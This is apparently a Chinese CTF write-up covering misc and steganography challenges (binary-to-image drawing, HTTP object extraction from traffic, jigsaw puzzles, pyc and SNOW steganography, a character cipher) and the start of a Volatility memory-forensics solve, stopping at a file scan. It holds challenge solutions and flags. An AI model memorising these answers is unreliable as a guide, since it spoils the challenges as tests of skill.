
拿到base64连续解码，得到01字符串 去掉\n 画图即可。


```
import matplotlib.pyplot as plt
import numpy as np
a='00000001011100000000111111011100000000111110101101010111110001110110
11110010001010000111100011101011011010001001000101100000110001110000010
10001001000101110110110011011010111101000100111110101110100000001001000
01011111000000001010101010101010101010000000111111110010000000001001100
11111111111100010101010000101111110100000011000010110100011001001000010
01101010111011011000001001111001100011010000010010111011111111010101101
00011010101110010101100011100000001101000000000000100110101001000100110
11101011101111101001010010011111110111000011001010001000100011011101011
00110011001100111011110100110001111111011010011000000010000011101010011
10000010110111111011111011001101011010011000101001100001000101001001111
01000001001110010010111010101001100011100011001000001010100010011011110
11101100100111111010111011101100010111000000101110110001011010001100100
11110110001111010010011110101010000011101011101101011111101000100101011
11001001000000110100010011111011010001000111001011001101111100110001110
11111000000101101101110011111000100110010110010100010111011000000000111
11110101100111001110010101110101100000001110001110110101100010101001000
11110111001101010110101100011101111010001010011000011001101000000000010
01000101011111011000111111111101001110100010101101111111100000010101010
10011111011111100010110100111100011011000000001111110111101100000001000
1
```





## 西安加油

打开流量，导出HTTP对象列表。






找到Hint.txt和secret.txt secret.txt还原成zip文件。





打开后发现很多图片是拼图 hint.txt是base32，得到明文。



是拼图的顺序 按顺序拼好即可


## Ez Steg


常规思路 根据提示爆破一下



pyc是Pyc隐写





emoji-aes




## 八卦迷宫


战长恙长战恙河长山山安战疫疫战疫安疫长安恙





```
cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanga nyang}
```


## 无字天书

下载附件，拿到流量 导出HTTP对象列表在这里插入图片描述





其中一个文件含有压缩包，用010文件还原拿到key.ws和flag.txt 用whitespace跑key.ws。




得到snow的密码


SnowGui By:Tokeii
文件:
D:\QQ\secret\1\flag.txt
选择
密码:
XiAnWillBeSafe
确定
无密码
Microsoft Windows [版本 10.0.19042.1415]
(c) Microsoft Corporation。保留所有权利。
D:\QQ\SNOWGUI>snow.exe -p XiAnWillBeSafe -C D:\QQ\secret
\1\flag.txt&exit
cazy{C4n_yOu_underSt4nd_th3_bOoK_WithOut_Str1ng}
EDI安全
CSDN @EDI安全

朴实无华的取证

下载附件，扔到虚拟机vol查看一下

```
[root@kali ~/桌面]# vol.py -f xp_sp3.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/桌面/xp_sp3.raw)
                      PAE type : PAE
                           DTB : 0x764000L
                          KDBG : 0x8054e2e0L
          Number of Processors : 2
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
                KPCR for CPU 1 : 0xf8757000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-12-27 02:37:41 UTC+0000
     Image local date and time : 2021-12-27 10:37:41 +0800
```



扫文件

```
[root@kali ~/桌面]# vol.py -f xp_sp3.raw --profile=WinXPSP3x86 filescan|grep flag
